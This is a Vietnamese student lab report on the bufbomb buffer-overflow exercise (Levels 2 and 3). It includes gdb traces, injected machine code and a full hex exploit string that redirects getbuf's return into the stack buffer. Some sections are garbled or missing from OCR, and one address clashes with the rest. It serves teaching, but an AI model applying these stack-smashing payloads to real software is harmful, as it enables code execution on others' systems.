BÁO CÁO THỰC HÀNH

Môn học: Lập trình hệ thống (NT209)

Lab 6 – Buffer overflow (Phần 2)

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT209.N21.ANTN.2

STT	Họ và tên	MSSV	Email
1	Nguyễn Thị Minh Châu	21520645	21520645@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Level 2	Hoàn thành
2	Level 3	Hoàn thành
	Bonus (level 3)	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, yêu cầu trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Level 2

- Yêu cầu:

Yêu cầu: Khai thác lỗ hổng buffer overflow để truyền vào **bufbomb** một chuỗi exploit có chứa mã thực thi sao cho:

- Thay đổi được giá trị của **global_value**.
- Đi đến thực thi được hàm **bang**.

- Trong bài lab trước ta đã xác định được chuỗi byte cần truyền là 56 byte bất kì và 4 byte đè lên return address.

```
.text:081028D9 ; ---------------------------------------------------------------------------
.text:081028D9
.text:081028D9                 public bang
.text:081028D9 bang:
.text:081028D9                 push    ebp
.text:081028DA                 mov     ebp, esp
.text:081028DC                 sub     esp, 8
.text:081028DF                 mov     eax, ds:global_value
.text:081028E4                 mov     edx, eax
.text:081028E6                 mov     eax, ds:cookie
.text:081028EB                 cmp     edx, eax
.text:081028ED                 jnz     short loc_8102914
.text:081028EF                 mov     eax, ds:global_value
.text:081028F4                 sub     esp, 8
.text:081028F7                 push    eax
.text:081028F8                 push    offset aBangYouSetGlob ; "Bang!: You set global_value to 0x%x\n"
.text:081028FD                 call    _printf
.text:08102902                 add     esp, 10h
.text:08102905                 sub     esp, 0Ch
.text:08102908                 push    2
.text:0810290A                 call    validate
.text:0810290F                 add     esp, 10h
.text:08102912                 jmp     short loc_810292A
.text:08102914 ; ---------------------------------------------------------------------------
.text:08102914
.text:08102914 loc_8102914:                            ; CODE XREF: .text:081028ED↑j
```

Đây là mã của hàm

- Ta sẽ truyền code cần thực thi vào đầu mảng buf[] nên return address phải là địa chỉ của hàm buf[]. Thực hiện debug chương trình ở hàm getbuf() ta được thanh ghi %ebp ở vị trí 0x55683BD0:

```
Breakpoint 1, 0x0810301e in getbuf ()
(gdb) disassemble getbuf
Dump of assembler code for function getbuf:
   0x08103018 <+0>:     push   %ebp
   0x08103019 <+1>:     mov    %esp,%ebp
   0x0810301b <+3>:     sub    $0x38,%esp
=> 0x0810301e <+6>:     sub    $0xc,%esp
   0x08103021 <+9>:     lea    -0x34(%ebp),%eax
   0x08103024 <+12>:    push   %eax
   0x08103025 <+13>:    call   0x8102ac8 <Gets>
   0x0810302a <+18>:    add    $0x10,%esp
   0x0810302d <+21>:    mov    $0x1,%eax
   0x08103032 <+26>:    leave
   0x08103033 <+27>:    ret
End of assembler dump.
(gdb) info registers ebp
ebp            0x55683bd0          0x55683bd0 <_reserved+1039312>
(gdb)
```

- Mà mảng buf[] ở vị trí ebp – 52 nên cần trừ 52 byte để tìm được địa chỉ của mảng buf[]:

```
No symbol table is loaded.  Use the "file" command.
(gdb) print/x $ebp - 52

$1 = 0x55683b9c
```

- Vậy địa chỉ của mảng buf[] là: 0x55683B9C
- Xem mã assembly của hàm bang ta tìm được địa chỉ hàm bang() = 0x0882FFD9:

```
.text:081028D9 bang:
.text:081028D9
```

- Và địa chỉ của biến global_value = 0x08107160

```
.bss:08107160                   pul
.bss:08107160 global_value      dd
.bss:08107160
.bss:08107164                   pul
```

- Sau khi có được địa chỉ mảng buf[], địa chỉ của biến global_value và địa chỉ hàm bang(), ta cần viết mã assembly để đổi giá trị biến global_value thành giá trị cookie và chuyển hướng đến hàm bang.

```
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Userid: testuser
Cookie: 0x20ef35a5

Breakpoint 1, 0x0810301e in getbuf ()
```

```
Open   level2.s  ~/LTHT lab5   Save
1 movl $0x20ef35a5, 0x08107160
2 push $0x081028D9
3 ret
```

- Đổi sang các byte code tương ứng ta được:

```
zeri@zeri:~/LTHT lab5$ objdump -d level2.o

level2.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 71 10 08 a5    movl   $0x20ef35a5,0x8107160
   7:   35 ef 20
   a:   68 d9 28 10 08          push   $0x81028d9
   f:   c3                      ret
zeri@zeri:~/LTHT lab5$
```

- Thực hiện việc truyền chuỗi bao gồm phần đầu là 16 byte code thực thi, sau đó là 40 byte bất kì và 4 byte địa chỉ của mảng buf[]:

```
Open   input2.txt  ~/LTHT lab5
 1 c7 05 60 71 10 08 a5
 2 35 ef 20
 3 68 d9 28 10 08
 4 c3
 5 41 41 41 41 41 41 41 41
 6 41 41 41 41 41 41 41 41
 7 41 41 41 41 41 41 41 41
 8 41 41 41 41 41 41 41 41
 9 41 41 41 41 41 41 41 41
10 9c 3b 68 55
```

- Kết quả:

```
zeri@zeri:~/LTHT lab5$ gedit input2.txt
zeri@zeri:~/LTHT lab5$ ./hex2raw < input2.txt | ./bufbomb -u testuser
Userid: testuser
Cookie: 0x20ef35a5
Type string:Bang!: You set global_value to 0x20ef35a5
VALID
NICE JOB!
```

2. Level 3

- Yêu cầu:

Yêu cầu: Khai thác lỗ hổng buffer overflow để truyền vào một chuỗi exploit chứa mã thực thi sao cho **getbuf** khi thực thi xong, giá trị trả về sẽ là cookie tương ứng với userid cho hàm **test**, thay vì trả về 1.

Mã thực thi cần có các lệnh thực hiện các công việc:

- Gán cookie vào giá trị trả về.
- Khôi phục các trạng thái thanh ghi/bộ nhớ bị thay đổi của hàm mẹ (**test**)
- Đẩy địa chỉ trả về đúng vào stack (là câu lệnh cần thực thi tiếp theo của **test**).
- Thực thi câu lệnh **ret** để trở về **test**.

```
.text:08102934                 push    ebp
.text:08102935                 mov     ebp, esp
.text:08102937                 sub     esp, 18h
.text:0810293A                 call    uniqueval
.text:0810293F                 mov     [ebp+var_10], eax
.text:08102942                 call    getbuf
.text:08102947                 mov     [ebp+var_C], eax
.text:0810294A                 call    uniqueval
.text:0810294F                 mov     edx, eax
.text:08102951                 mov     eax, [ebp+var_10]
.text:08102954                 cmp     edx, eax
.text:08102956                 jz      short loc_810296A
.text:08102958                 sub     esp, 0Ch
.text:0810295B                 push    offset aSabotagedTheSt ; "Sabotaged!: the stack has been corrupte"...
.text:08102960                 call    _puts
.text:08102965                 add     esp, 10h
.text:08102968                 jmp     short loc_81029AB
.text:0810296A ; ---------------------------------------------------------------------------
```

Đây là mã của hàm test()

- Ta cần khôi phục giá trị thanh ghi %ebp cũ của hàm mẹ (hàm test()). Thực hiện debug hàm test ta được:

```
Breakpoint 1, 0x0810293a in test ()
(gdb) disassemble test
Dump of assembler code for function test:
   0x08102934 <+0>:     push   %ebp
   0x08102935 <+1>:     mov    %esp,%ebp
   0x08102937 <+3>:     sub    $0x18,%esp
=> 0x0810293a <+6>:     call   0x8102da3 <uniqueval>
   0x0810293f <+11>:    mov    %eax,-0x10(%ebp)
   0x08102942 <+14>:    call   0x8103018 <getbuf>
   0x08102947 <+19>:    mov    %eax,-0xc(%ebp)
   0x0810294a <+22>:    call   0x8102da3 <uniqueval>
   0x0810294f <+27>:    mov    %eax,%edx
   0x08102951 <+29>:    mov    -0x10(%ebp),%eax
   0x08102954 <+32>:    cmp    %eax,%edx
   0x08102956 <+34>:    je     0x810296a <test+54>
   0x08102958 <+36>:    sub    $0xc,%esp
   0x0810295b <+39>:    push   $0x8104260
   0x08102960 <+44>:    call   0x8048980 <puts@plt>
   0x08102965 <+49>:    add    $0x10,%esp
   0x08102968 <+52>:    jmp    0x81029ab <test+119>
   0x0810296a <+54>:    mov    -0xc(%ebp),%edx
   0x0810296d <+57>:    mov    0x8107158,%eax
   0x08102972 <+62>:    cmp    %eax,%edx
   0x08102974 <+64>:    jne    0x8102998 <test+100>
   0x08102976 <+66>:    sub    $0x8,%esp
   0x08102979 <+69>:    push   -0xc(%ebp)
   0x0810297c <+72>:    push   $0x8104289
   0x08102981 <+77>:    call   0x80488a0 <printf@plt>
   0x08102986 <+82>:    add    $0x10,%esp
   0x08102989 <+85>:    sub    $0xc,%esp
   0x0810298c <+88>:    push   $0x3
   0x0810298e <+90>:    call   0x81031d2 <validate>
--Type <RET> for more, q to quit, c to continue without paging--
```


```
gs             0x63                99
(gdb) info registers ebp
ebp            0x55683bf0          0x55683bf0 <_reserved+1039344>
(gdb)
```

- Ta được giá trị của thanh ghi ebp cũ là 0x55683BF0. Ta cần ghi đè nó vào trước return address trong chuỗi truyền vào.
- Giống với level2, return address cần ghi đè vẫn là địa chỉ của mảng buf[] = 0x55683B9C
- Xem hàm test, ta thấy địa chỉ sau câu lệnh gọi hàm getbuf() là 0x08102947, đó cũng là địa chỉ cần truyền để sau khi thực hiện xong hàm getbuf(), ta có thể quay lại hàm test().


```
.text:08102942                call    getbuf
.text:08102947                mov     [ebp+var_C], eax
.text:0810294A                call    uniqueval
```

- Ta cần viết code assembly:
  - Gán giá trị trả về của hàm getbuf() thành giá trị của cookie :do giá trị trả veefcuar getbuf() nằm ở thanh ghi %eax nên ta cần ghi đè vào thanh ghi %eax giá trị của cookie.


- Quay về lại hàm test: quay về địa chỉ phía sau câu lệnh call getbuf là (0x08102947)



Đổi sang byte code ta được:



- Vậy ta cần truyền chuỗi gồm 11 byte code cần thực thi + 41 byte bất kì + 4 byte ebp của hàm test() + 4 byte địa chỉ mảng buf[]:



Kết quả:

V=

```
   a:   c3                        ret
zeri@zeri:~/LTHT lab5$ gedit input3.txt
zeri@zeri:~/LTHT lab5$ ./hex2raw < input3.txt | ./bufbomb -u testuser
Userid: testuser
Cookie: 0x20ef35a5
Type string:Boom!: getbuf returned 0x20ef35a5
VALID
NICE JOB!
zeri@zeri:~/LTHT lab5$
```

Bonus (?) (nếu có)

// Phương pháp thực hiện

// Kết quả

YÊU CẦU CHUNG

Báo cáo:

- File **.PDF**.
- Đặt tên theo định dạng: **[Mã lớp]-Lab6_NhomX_MSSV1-MSSV2-MSSV3.pdf** (trong đó X là số thứ tự nhóm, MSSV gồm đầy đủ MSSV của tất cả các thành viên thực hiện bài thực hành).

  Ví dụ: [NT209.N21.ANTT.1]-Lab6_Nhom2_21520001-21520013-21520143.pdf.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT